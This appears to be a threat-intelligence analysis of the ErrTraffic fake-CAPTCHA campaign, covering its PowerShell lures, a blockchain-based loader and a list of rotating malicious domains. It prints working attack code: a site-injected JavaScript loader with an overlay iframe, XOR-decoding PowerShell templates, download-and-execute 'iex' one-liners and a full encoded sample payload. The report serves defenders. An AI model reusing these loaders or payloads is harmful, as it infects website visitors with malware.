
Fake reCAPTCHA for macOS

Fake Cloudflare Turnstile for macOS
The use of "fake glitches" that were advertised by the tool's author led Censys to dub the attack "GlitchFix" as a play on the commonly used "ClickFix" term. However, the large majority of campaigns using ErrTraffic have simply used the Cloudflare Turnstile fake CAPTCHA lure.
Win+R to Win+X and back
The traditional ClickFix attack was to plant a malicious one-liner in the victim's clipboard to be executed via
the Windows Run dialog (accessed with the Win+R shortcut). Instead of this, in early 2026, ErrTraffic made extensive
use of PowerShell scripts as payloads to be pasted directly into a PowerShell console accessed via the Win+X shortcut.
The typical structure of an ErrTraffic payload in early 2026 was (new lines added for clarity):
<# I am not a robot - Cloudflare ID: 29b08a65a9582b56 #>
$k='<key>';
$d='<large hex blob>';
$r='';
for($p=0;$p -lt $d.Length;$p+=2){
  $r += [char](
    ([convert]::ToInt32($d.Substring($p,2),16))
       -bxor [int][char]$k[$p / 2 % $k.Length]
  )
};
&([ScriptBlock]::Create($r))
However, from mid-2026, Push has observed a shift back to the more traditional powershell.exe LOLBIN one-liners
being delivered from ErrTraffic - for example:
powershell -w h -ep bypass -c "iex((iwr 'https://<domain>/<file>.ps1' -UseBasicParsing).Content)"
EtherHiding loader
ErrTraffic makes use of the EtherHiding technique to retrieve data from a public blockchain. This enables the operator to rotate domains, payloads, scripts and other data centrally. This provides greater flexiblity and resilience when managing a large number of compromised sites hosting the injected loader.
The following analysis from March 2026 describes broadly how the ErrTraffic loader functioned at that time. The attack starts with a basic loader that deobfuscated and executes and embedded JavaScript payload:
(function() {
  var k = 68, d = "<large base64 blob>", i;
  var s = atob(d);
  var r = new Uint8Array(s.length);
  for (i = 0; i < s.length; i++) r[i] = s.charCodeAt(i) ^ k;
  try {
    (new Function(new TextDecoder().decode(r)))()
  } catch (e) {
    var t = "";
    for (i = 0; i < r.length; i++) t += String.fromCharCode(r[i]);
    (new Function(t))()
  }
})()
The embedded script injects the fake CAPTCHA lure into the compromised site. First it will halt execution if certain cookies have been set. This is to prevent showing the fake CAPTCHA to users that have already been infected:
if(document.cookie.indexOf('_cf_verified=')!==-1||document.cookie.indexOf('_wp_perf_ok=')!==-1)return;
It also halts if a mobile browser is detected based on the window size and browser user agent:
var FD=["mobile","tablet"];
var w=screen.width,isMob=w<768,isTab=w>=768&&w<1024;
var dev=isMob?'mobile':isTab?'tablet':'desktop';
if(FD.indexOf(dev)!==-1)return;

var FOS=["iOS","Android"];
var ua=navigator.userAgent||'';
var os='Other';
if(/Windows/.test(ua))os='Windows';
else if(/Macintosh|Mac OS/.test(ua))os='macOS';
else if(/Linux/.test(ua)&&!/Android/.test(ua))os='Linux';
else if(/Android/.test(ua))os='Android';
else if(/iPhone|iPad|iPod/.test(ua))os='iOS';
if(FOS.indexOf(os)!==-1)return;
If those checks pass then the script will run another loading process to retrieve a URL for the malicious site that hosts the fake CAPTCHA and then injects it as an iframe:
getUrl().then(show).catch(function(){});
The getUrl() function retrieves the current fake CAPTCHA hosting URL through the use of a smart contract stored on the Polygon blockchain.
The following code shows how it uses the eth_call JSON RPC method to invoke a function within the contract with address 0x08207B087F61d7e95E441E15fd6d40BEfd6eD308.
The function hash used (0x38bcdc1c) equates to getURL(). This remote call also contains built-in redundancy by sending off requests to six different RPC endpoint providers.
var CA = '0x08207B087F61d7e95E441E15fd6d40BEfd6eD308';
var RPC = [
  "https://polygon.drpc.org",
  "https://polygon-bor-rpc.publicnode.com",
  "https://polygon.lava.build",
  "https://polygon.rpc.subquery.network/public",
  "https://polygon-public.nodies.app",
  "https://polygon-pokt.nodies.app"
];

function getUrl(){
  var body = JSON.stringify({
    jsonrpc: '2.0',
    id: 1,
    method: 'eth_call',
    params: [{to: CA, data: '0x38bcdc1c'}, 'latest']
  });
  var reqs = RPC.map(function(h) {
    return fetch(h, {
      method: 'POST',
      headers: {'Content-Type':'application/json'},
      body: body,
      signal: AbortSignal.timeout(6000)
    })
    .then(function(r) { return r.json() })
    .then(function(j) {
      if (j.result && j.result.length>130){
        var u = decode(j.result.substring(2));
        if (u.indexOf('http') === 0) return u;
        if (u.length > 3) return 'https://' + u;
      }
      return Promise.reject('bad');
    });
  });
  return Promise.any(reqs);
}
Analysis of this particular contract in March 2026 showed frequent rotation of the malicious domain:
| Transaction Time (UTC) | New Domain |
|---|---|
| 2026-03-11 19:49:17 | cloudflare-check[.]cfd |
| 2026-03-13 17:27:15 | myverifyblog[.]sbs |
| 2026-03-16 08:39:03 | webanalytics-cdn[.]cfd |
| 2026-03-18 21:51:45 | myverifhouse[.]sbs |
| 2026-03-20 23:26:19 | sitepromclop[.]click |
| 2026-03-23 10:21:47 | microblogver[.]bond |
| 2026-03-23 11:33:53 | mygoodblog[.]cfd |
| 2026-03-23 11:36:01 | mygoodblog[.]bond |
| 2026-03-23 13:02:01 | microloh[.]bond |
| 2026-03-24 23:47:05 | productionmaza[.]sbs |
| 2026-03-25 05:07:09 | productionmaza[.]cyou |
| 2026-03-25 05:09:09 | productionmaza[.]cfd |
| 2026-03-25 05:11:09 | productionmaza[.]bond |
| 2026-03-25 05:13:07 | microblob[.]bond |
| 2026-03-29 11:14:36 | smesharik[.]bond |
| 2026-03-30 00:24:02 | mybiggestjoy[.]bond |
| 2026-03-30 13:03:16 | allplanetssame[.]cfd |
| 2026-03-30 14:41:21 | gooddogshop[.]click |
| 2026-03-30 18:44:13 | bigboysclub[.]cyou |
The show function then takes the retrieved URL and injects it into the compromised site using an iframe that will take up the full browser display:
var ov = document.createElement('div');
ov.setAttribute('data-sm', '1');
ov.style.cssText = 'position:fixed;top:0;left:0;width:100%;height:100%; z-index:2147483647;background:#fff;';
var fr = document.createElement('iframe');
fr.src = url;
fr.style.cssText = 'width:100%;height:100%;border:none;';
fr.setAttribute('allow', 'clipboard-write');
ov.appendChild(fr);
document.body.appendChild(ov);
It also sets up a message handler to remove the fake CAPTCHA when the payload execution has been completed. This is also when the cookies are set to prevent repeatedly displaying the fake CAPTCHA to compromised victims.
window.addEventListener('message', function(e) {
  var d = e.data;
  if (d === 'cf-captcha-verified' || d === 'tds-dismiss' || d === 'close'
    || (d && d.type==='cf-captcha-verified')
  ) {
    ov.remove();
    var exp = new Date();    exp.setTime(exp.getTime() + 30*864e5);
    document.cookie = '_cf_verified=1;path=/;max-age=7776000';
    document.cookie = '_wp_perf_ok=1;path=/;expires='+exp.toUTCString();
  }
});
Some of the Polygon contract addresses associated with ErrTraffic:
0x08207B087F61d7e95E441E15fd6d40BEfd6eD3080xB6bC9e1D0b2fB96Ab7C47E04Cb0BE477410bC1f20x83833C5D676cA06E941A32310AE67D0890F657eE0x0C7Cb01C83203aC0a50Abc3a9AFF3c9Ca727eF55
Representative samples
Sample payloads
- Windows
irm 'idcheckbrowese[.]codes/d42e706b290a8e4f'|iex
- Windows
<# DdeZoLy2xA= #> $vm5g='2ERilWV';$ie4g='163335040e23370f620559593b3271700633341d6453121c0539106f42273c3b220e01072d085b3a2e0e662a643c5e013c561d1819081f3a63263f505c35647c33302d5c2d1b76262b26150521563f630b3a10000621115c2a353b7c33082e00220c03756426000103602f351c3e65000210613b153601072b192f18133400706033341d666a113d5f3e391c4427072304346467771c2f2267355f2927331530386400361a3e02636a103e3334013d7832063f296e066126222238243d560203503b673a62093e2b0433115a211d031c133400743b083b623a79032623382e63631c0a3b030f025d73005b3a67007513260a2a153e5602350627042e501607511902117475332f5c611959213e0d2a1d3e5028001f0e020c4227153f230e010329192a0727190331183d156213531d180535640444263c0508183c420131043a3f3275131708341d3a6b76001f0f393d5d0f1a3b071c0e4a1536313d23025c13210b28243d572f630b3f026e4710152f5c361002731d02222134650f220b010239780d000220112278112b5c3d0e0e602a0a3d0361040013623c01112368026b1d3e3a3a411f075c043501672a193a1f391a5f1366333f34267d3c00013c012278112b5c3d0e0e602a0a3d036107007c2630013b2368163502081007411262053c1b3a702d362e04331958351a333405056b1267020e65677524051100033b7431083a0b271d4b26270c013b21783c395e261f325815075c00332f03150b041c3b0f0114353d0101667e293605353c184124053f193312412e305b1f6e1b76313f0b5f1e39780239502113255924012818351e63221f102d230f657039202f123d5077215e26103d400e2b055b331e7870375b003a1d7103303a396f2360283e1a360166040a393f58360e7c7531100b3c335b2e220c5d231c663c672e0d002e5e1d06065a01657835362e3a1534753d110c34053a513c3502093e21592160241905110b76300414210f6517173034053e79063606081f04452628061a1b646475332e3a2e0f0017270b021a236b2804050f3e6f5a2615021934115a32025b2a3d327529240b066765572c3119270f66051262053c1b3d6835302e3a331958350a0a013b666810141a0e121c0721153f161c15602d1e2a3e640f4b70170b5f332350026b013612045a21152c031d645a7536212e2d195b7d2433340539681d180336106347262b5c050d01643c1e5b2a2037617025082416795601630523100f450a16285f0e3c642e0803252e184804613038193f7d110b5a223a07450828245e0d3c73771f2d35620f66266233381e647c77171e361307010b6033041a3c78281f1321671b76073f2638193b7f770b5d262e3d420a6005011c10460f0610591037653d3e31383860601d3a190f6404480e113b041c055e72182e55250666036b333b2f2c681d263d0810104b2111583835116429312a2d2e306a74383034053c530d263d0810104b2111583835116429312a2d2e306a7565083b0e397b132623382e6375240511000f025d730031042735011728222f053e79163e5e360f3e42211a595b1d11072e023f181d024b7003303405396a113d5f3d656f461c3f05190d05552e362e3d24010229022500153e56023a0d233d267a1f0a3b3f0e01072e305b5d1037653d3e3d01112268163519270322501607511905115e3c083e226734010f673138386063761805350f045e171505150d017c75305a26621d711727332f3b6e667604592002630327151e5b1d1e5a2d023c2d381c01223c252f34225716311923653a5f0e113b1b332f5e721821043f1d48753c25341638793c001e086466050f1a01041c2c022b1e3e54391d4b17273328243d5702171b3c04045a0a6005011c10460f0610591037653d3e31383860601d3a190f6404480e113b5a1c055e7218002d3c335b07130c2b116e6676045920026303271511550d014a3f08311867355c2965383b053d7e13005c0f10035509072c0b02655e3f362e3a231a59290225071920501d1010360f1848240550191b3d6835302e3a03336a0b62333b676165753e39203c1844270a2b150d0e7c3f333e55221a5e35220a290d265002040d233d2674201a3b150e017c75042e5512376a0f3e305f0520512b3906261013410f155c071c0e032f0b313e3d377a316b0f38243d682b13503b673a6209393b1c343b642f362e552e336475642607333a560008190e1000480e113b190d15452b073c2a030571703e0c2b02387e06362b0e102e77240a23000e6560333104003b354b26220f2a193a50020403081467621c3f19000e6563221e3c3627355c0b622028126153120b0626100c450e0a1d383311743c362a5d06355f7c383334192c7b06632e0d002e5e10152f5c3615732e08072e6e1901172b0c342302560214100814676627153f003415733f1d58181d024b7015083b2f3a6a113d5f3e1000411f0a3b001c15602d19315d3d0f6a17380824236f7d326f544b6c724526335a5f606b691137111879135c263d0d0539316f7f683c38116e1c02371d3f23245b2b35413714395c33371b180a6c080320060115374120645d3f23245b2b35414821315f272608457e6d6131331b187a06402a310c1f24761f123b0708382161312b0509771e5b21360c0277265d32371b1f3f335e2972442d253147283707181b3f4131724e41193962373d0f053b33156975443b3e38562a253a182e3a57627e4e243e3256203c4e40707b712a3f040d39321569761e0f36650172690c143e22';$udjp='';$hae9=0;while($hae9 -lt $ie4g.Length){$udjp+=[char](([convert]::ToInt32($ie4g.Substring($hae9,2),16))-bxor[int][char]$vm5g[$hae9/2%$vm5g.Length]);$hae9+=2};.($env:ComSpec[4,26,25]-join'') $udjp
Sample URLs
Public analysis
Third-party research on this tool.